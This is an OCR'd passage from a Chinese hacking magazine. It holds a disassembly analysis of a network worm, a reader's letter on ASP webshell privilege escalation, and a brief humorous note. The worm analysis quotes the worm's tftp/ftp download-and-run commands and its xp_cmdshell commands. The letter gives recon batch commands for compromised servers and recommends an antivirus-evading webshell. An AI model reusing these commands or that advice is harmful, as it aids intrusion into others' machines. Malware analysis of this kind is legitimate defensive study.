


图17

看来病毒的确采用了webdav溢出，之后在地址004016D6和0040172F之间看到了病毒的传播进程，TFTP参数和与FTP绑定的命令：

```
tskdll.exe, tftp -i %s get %s\x0D\x0A, echo open %s %d > o&echo user 1 1 >> o &echo get bling.exe >> o &echo quit >> o &ftp -n -s:o &bling.exe\x0D\x0A
```

如图17。继续往下看，在地址00403D59发现了这样的数据

传送：sa，root，admin，在不远处00403E97有这样的参数提示：DRIVER={SQL Server}；SERVER=%s，%d；UID=%s；PWD=%s；%s，看来病毒也使用了SQL来传播，在地址00403F29提示了EXEC master..xp_cmdshell 'tftp -i %s GET %s'这样的参数，后续采用的参数EXEC master..xp_cmdshell '%s'，[TFTP]：File transfer complete to IP：%s，病毒为了传播，可是什么都用上了，继续，在00405DAA看到了病毒的webdav扫描模块的调用，C32ASM提示病毒文件在这里有大量的扫描参数，在00406DE3有清除日志的提示"[LOGS]：Cleared"，病毒的功能还挺多，值得注意的是病毒作者严谨的编程风格，对病毒的运行异常情况进行了很好的定义，在反汇编的时候可以看从00407525到00407F83几乎都是病毒作者对病毒运行情况的条件判断，如图18。




图18

在地址00407F87C32ASM提示了病毒自带的DDOS模块，病毒可以进行syn，ack攻击，并且拥有攻击统计，如图19。




图19

从00408514到00408BF笔者看到了该病毒的自我升级功能，在这里笔者看到了大量的升级信息，如图20。

继续ing，看到了病毒的文件管理模块，在这里病毒可以执行驱动器状态查看（空间大小）文件搜索，再继续ing，终于发现了笔者真正想知道的病毒，打开的FTP服务器密码和可能的病毒作者，从00409A98开始提示FTP登录220 StnyFtpd 0wns j0\x0A，之后进行登录验证在：00409BAC：：75 1A -JNZ SHORT 00409BC8这里有一个跳转，上面提示的字符是USER，如果输入不正确就不跳走，提示331 Password required\x0A，看了用户名是USER了，在00409BDD：：75 1A JNZ SHORT 00409BF9 \：JMPDOWN开始验证密码，如果不正确就跳转，上面的提示是PASS，在这里一旦跳走就到该段的末尾了，看来FTP的密码是PASS了，成功登录后开始了正常的FTP传输，在这里FTP列出系统的A盘到I盘，并支持PASV传输模式，在该模块的末尾，可能的病毒作者终于浮出了水面，在登录结束的时候FTP的关闭消息中有这样的提示221 Goodbye happy r00ting.\x0A，如图21。




图20




图21

只有病毒作者知道病毒的FTP绑定命令，r00ting很有可能就是病毒的作者。

四 思考

由于病毒编写采用的是VC ++6.0，唯一的保护就是采用了FSG压缩，所以笔者可以在短期内分析出该程序的基本原理，该病毒采用MS04011、webdav、SQL传播，估计是从IP地址判断传播方式，内网采用MS04011，外网采用就webdav和SQL，成功进入系统后采用TFTP将病毒文件tskdll复制到被攻击的系统中，之后连接远程的IRC服务器，等待命令，同时打开FTP端口监听……，可以看出，该病毒的整个传播过程是非常智能的，不需要第三方的干涉，同时该病毒还集成了多种功能，病毒的稳定性很高，资源占用极低（病毒在传播的时候如果不查看网络，根本感觉不到病毒在运行），病毒的作者肯定是一个非常优秀的程序员，而且对计算机入侵和网络当前的安全形势有着很深的了解。

在回宿舍的路上，笔者不断的思考着一个问题，就这样结束了，病毒就这样简单？病毒过了10月12日就停止传播，病毒作者为了防止病毒成为杀毒软件的公敌，而设置过病毒的传播时间，病毒作者的思维相当的清晰，而且病毒还集成了DDOS功能，文件管理，同时等待远程命令，不知道读者们想到了什么？笔者

下转411页

补丁铺



对巧妙提升冰狐浪子ASP木马权限的一点疑问

Jnc

当时一看到这个文章的名字，很是兴奋，手上一堆ASP木马的shell看来又可以帮我多搞几台肉鸡了。但是看了一会儿之后，我的心却兴奋不起来了。因为作者只是解决了冰狐浪子木马的运行程序没有回显的问题，并没有提升权限，也不可能提升权限，我只是说说我自己的想法。

我没有看作者说的自己写提升权限的东西，我猜测其实就是自己的cmd.exe，但仅仅是猜测。因为我不相信作者写出的是可以执行任意命令，已经跨越了权限限制的程序，至少我还不知道有这样的本地提升权限的工具存在。那么，作者说到的究竟是提升的什么权限呢？现在的ASP木马，包括冰狐的木马，运行程序要么是Wsh要么是application.shell，限制了这两个，我想ASP木马是执行不了程序的。除了这两个，当然还可以从其他的方面限制，譬如通常是管理员设置了cmd.exe的访问权限或者是做了目录的执行权限。总的来说，就是这几个限制的方面。我们通常的入侵，首先就是要突破ASP的限制，这样我们就可以继续我们的提升权限，因为在此之前，你的权限一直都是IIS的权限，就是Guest的权限。作者在这里突破后成功得到的其实就是这里的可以运行程序，他的权限还是Guest或者是当前IIS的权限。

可以看到作者没有做到提升冰狐浪子木马的权限，他后面说的可以Del c:\winnt*.log，我就不知道他是怎么以Guest等低权限做到的了，至于说的下载findpass.exe执行，那更是不可能的了，findpass.exe必须是管理员权限或者是system权限才可以做到的，因为普通用户根本无法访问高级帐户和系统的内存区域。

这里说的是一个很基本的问题，因为不可能在普通的帐户下直接得到system的权限，如果你做到了，那证明你已经是很强的人了。毕竟Windows是一个有许多用户的操作系统软件，在Fat32的磁盘设置下也许可以做到，但是现在普遍使用的NTFS配置好后已经很安全了。这里有一个例子就是说在"C:\Documents and Settings\All Users\开始菜单\程序\启动"下写东西，然后DDOS迫使主机重启可以提升权限，就是说普通权限的用户可以借用启动栏当系统重新启动时来运行任何程序，实验过的人都知道，现在普遍的主机上，也就是NTFS权限下这是不可能的。广泛流传的原因我不知道，真正实验的人太少了吧。

我理解的提升权限是从系统本身的漏洞，例如一些Windows的本地溢出等等，或者是不安全的第三方安全配置，比如替换服务提升权限或者是Serv-U溢出等)，或者是管理员的安全意识上做文章（找一些配置文件的密码或者是做个木马等待他去运行，那个时候你的身份就是管理员了，用自己现有的权限不做任何非法的手段来提升自己是不现实的。

不知道作者这里遇到的是什么情况，应该可以自己上传cmd.exe到可执行的目录，至于没有回显，我的办法是做一个批处理，将要执行的命令写到里面，命令如下：

```
net user > c:\1.txt
netstat -an> c:\2.txt
net start > c:\3.txt
```

这里假设C盘是可写可浏览的，可以改成你具体情况下的具体目录，执行完了浏览这几个文件就可以了。这样即使是用不支持参数的application.shell，执行也可以运行需要参数的程序。还有就是作者上传的海阳顶端木马被杀但是冰狐的木马还在，说明杀毒软件还是查杀不够彻底，大力推荐海洋木马的C/S版本，跟原来的海洋木马基本上功能一样，但是却不被杀，要是大家遇到相同的情况可以试试。

有其他意见的可以到X的论坛讨论，希望大家的技术和黑X一样越来越好！

杀鸡焉用牛刀

风碧玉萧

在今年4月份，我曾经在虚拟机里试验过"深山红叶袖珍系统工具箱"，并成功地更改了WinXP系统管理员的密码，看到6月刊的"用WINPE更改WiN2K或WINXP管理员密码"这篇文章后，我不禁顿生感慨：曾经，有一个发表文章的机会摆在我的面前，我没有珍惜，等到失去了才后悔莫及，假如上天再给我一次机会，我一定会好好珍惜。哎哟，不好！只见无数番茄朝我飞来，幸好我身手敏捷，才一一躲过。一场诗意却换来一堆番茄，好险……

